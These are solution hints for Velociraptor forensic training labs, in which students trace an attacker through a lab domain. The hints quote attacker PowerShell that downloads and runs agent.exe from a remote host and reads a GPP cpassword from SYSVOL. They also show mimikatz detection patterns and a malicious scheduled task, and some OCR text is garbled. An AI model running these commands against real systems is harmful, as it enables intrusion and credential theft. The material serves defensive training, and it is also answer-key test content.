Velociraptor Labs

Velociraptor 01: Isolation

Solution


Task 1 - Hint 1

Select the host Client1:



Task 1 - Hint 2

Isolate the host using the dedicated button:



The host should then automatically be given the label Quarantine:



Velociraptor 04: PowerShell History

Solution

Task 1 - Hint 1

The Artifact Windows. EventLogs. Powershell Script block with LogLevel set to All will show the following lines:



Highlighted in red are the commands executed by the attacker.

Task 2 - Hint 1

```
Invoke-WebRequest -Uri <some-ip>:8080/agent.exe -OutFile C:\Windows\Temp\agent.exe;
&C:\Windows\Temp\agent.exe  # Downloads agent.exe and executes it

Get-WmiObject Win32_ComputerSystem  # Gets the hostname
ls -Path \winattacklab.local\SYSVOL\winattacklab.local\Policies -filter *.xml -
recurse  # Lists all Group Policy xml files
type \\winattacklab.local\SYSVOL\winattacklab.local\Policies\honeypot.xml
  # Reads the contents of honeypot.xml
type '\\winattacklab.local\SYSVOL\winattacklab.local\Policies\{50F48C59-3B90-494E-
8C93-2ECDA255E2CE}\Machine\Preferences\Groups\Groups.xml'  # Reads the
contents of Groups.xml
```

Task 3 - Hint 1

It reads the content of the Groups.xml file:

```
<?xml version="1.0" encoding="utf-8"?> <Groups clsid="{3125E937-EB16-4b4c-9934-
544FC6D24D26}"><User clsid="{DF5F1855-51E5-4d24-8B1A-D9BDE98BA1D1}" name="ladmin"
image="2" changed="2016-11-03 00:43:25" uid="{CD8096D1-2260-496E-94E6-
1E28AC4C0CF6}"><Properties action="U" newName="ladmin" fullName="" description=""
cpassword="riBZpPtHOGtVk+SdLOmJ6xiNgFH6Gp45BoP3I6AnPgZ1IfxtgI67qqZfgh78kBZB"
changeLogon="0" noChange="1" neverExpires="1" acctDisabled="0"
userName="ladmin"/></User> </Groups>
```

Due to Microsoft leaking the encryption key for cpassword, this results in the plaintext password for the local user ladmin. This user is local administrator on FS1 (not yet known by students). See technique https://attack.mitre.org/techniques/T1552/006/ for details.

Task 4 - Hint 1

 Students can confirm that agent.exe was downloaded and executed using PowerShell.

- Students have evidence that PsExec64.exe was not downloaded or executed via PowerShell. Based on the fact PsExec64.exe was only created after agent.exe was executed, it is possible that the latter downloaded and executed the former. There is insufficient evidence to confirm this, however. Reverse engineering of agent.exe would show that the binary does have the capability to download and execute other files.
- Students have no data yet on any Excel macro.

Velociraptor 08: Hayabusa

Solution

Task 1 - Hint 1


The lateral movement was detected by the rule ``PSExec Lateral Movement`:



Task 2 - Hint 1

Mimikatz was used together with PsExec to perform a pass the hash attack with the Domain


Admin ffast's hash:



Task 3 - Hint 1

By running the shell command net user ffast /domain, it becomes apparent that the user ffast is a Domain Admin. The attackers were therefore able to escalate their privileges again:





Task 4 - Hint 1

Students can collect Evidence of Execution artifacts again.

The AmCache shows that mimikatz was executed:

DetectRaptor.Windows.Detection.Amcache

```
Detection KeyWTime EntryName EntryPath

*{

"Name": "Minikatz Tools"

"Reference": "ininkatz minidry\.sys|minilib\.dll|miniove\.exe|minispool\.dll|Minikittenz|pypykatz|\.kirbis"

"PathName": "tc:\windows\temp\minikatz.exe"

"Reference": "https://github.com/gentilkivi/minikatz"

"Criticality": "High"

}

*{

"Name": "Execution Path"

"KeywOrdRegex": "PAEXE|PSEXE|WinExeSvc"

"PathName": "c:\windows\psexesvc.exe"


"Reference": "Internal"

"Criticality": "Itow"

}
```

The ShimCache finds PsExec and mimikatz:


Windows.Registry.AppCompatCache



Both tools are located in C:\Windows\Temp, the same directory that was previously used on Client1.

Task 4 - Hint 2

Checking the MFT reveals that besides the two aforementioned tools, agent-x86.exe was also dropped by the adversary:



Task 4 - Hint 3

Students can collect the Artifact Windows. EventLogs. AlternateLogon again to find the connections.

Filtering by TargetUserName helps to find the relevant events:




The attackers moved to DC1 and WS1. Corresponding log entries can be found on those systems as well.

Velociraptor 09: Persistence

Task 1 - Hint 01

The ShimCache has an entry for taskschd.exe in close proximity to PsExec and mimikatz.

Windows.Registry.AppCompatCache



The name gives hints at Scheduled Tasks.

Task 1 - Hint 02

Using the Artifact Windows. EventLogs. Scheduled Tasks, and filtering the results by time and possibly the creator (known compromised user ladmin), they should find the task TaskSchedulerUpdate, which was created during the attack by the known compromised user ladmin:



Task 1 - Hint 03

Students can get more information about the task using the Artifact Windows.System.TaskScheduler:

New Collection: Configure Parameters



They should tick AlsoUpload so that the task definition is also uploaded to the Velociraptor server for further examination.

The tasks runs the executable we saw in the ShimCache as System:



Task 1 - Hint 03

The uploaded task definition contains the schedule.

The Scheduled Task runs every day:

```
TaskSchedulerUpdate - Notepad
File Edit Format View Help
<?xml version="1.0" encoding="UTF-16"?>
<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">
 <RegistrationInfo>
    <Author>Microsoft Corporation
    <URI>\Microsoft\Windows\TaskScheduler\TaskSchedulerUpdate</URI>
 </RegistrationInfo>
  <Triggers>
    <CalendarTrigger id="Trigger1">
      <Repetition>
        <Interval>PT1M</Interval>
        <Duration>P1D
        <StopAtDurationEnd>false</StopAtDurationEnd>
      </Repetition>
      <StartBoundary>2020-10-01T00:00:00</StartBoundary>
      <Enabled>true</Enabled>
     <ScheduleByDay>
        <DaysInterval>1</DaysInterval>
      </ScheduleByDay>
    </CalendarTrigger>
  </Triggers>
  <Principals>
    <Principal id="Author">
      <RunLevel>HighestAvailable</RunLevel>
      <UserId>SYSTEM</UserId>
    </Principal>
  </Principals>
  <Settings>
    <MultipleInstancesPolicy>IgnoreNew</MultipleInstancesPolicy>
    <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>
    <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>
    <AllowHardTerminate>true</AllowHardTerminate>
    <StartWhenAvailable>true</StartWhenAvailable>
    <RunOnlyIfNetworkAvailable>false</RunOnlyIfNetworkAvailable>
    <IdleSettings>
      <Duration>PT10M</Duration>
      <WaitTimeout>PT1H</WaitTimeout>
      <StopOnIdleEnd>true</StopOnIdleEnd>
      <RestartOnIdle>false</RestartOnIdle>
    </IdleSettings>
```

Task 1 - Hint 04

Students can use the Artifact Windows.Detection.BinaryHunter to get the hashes for previously seen files. By doing this, they will find that the hashes for taskschd.exe match those for agent.exe from Client1.

Task 2 - Hint 01

Hayabusa, when run on DC1, shows that a user (qwert) was added to the Domain Admins group:



Executing Get-ADUser qwert -Properties * will show that the user was created at the same time:

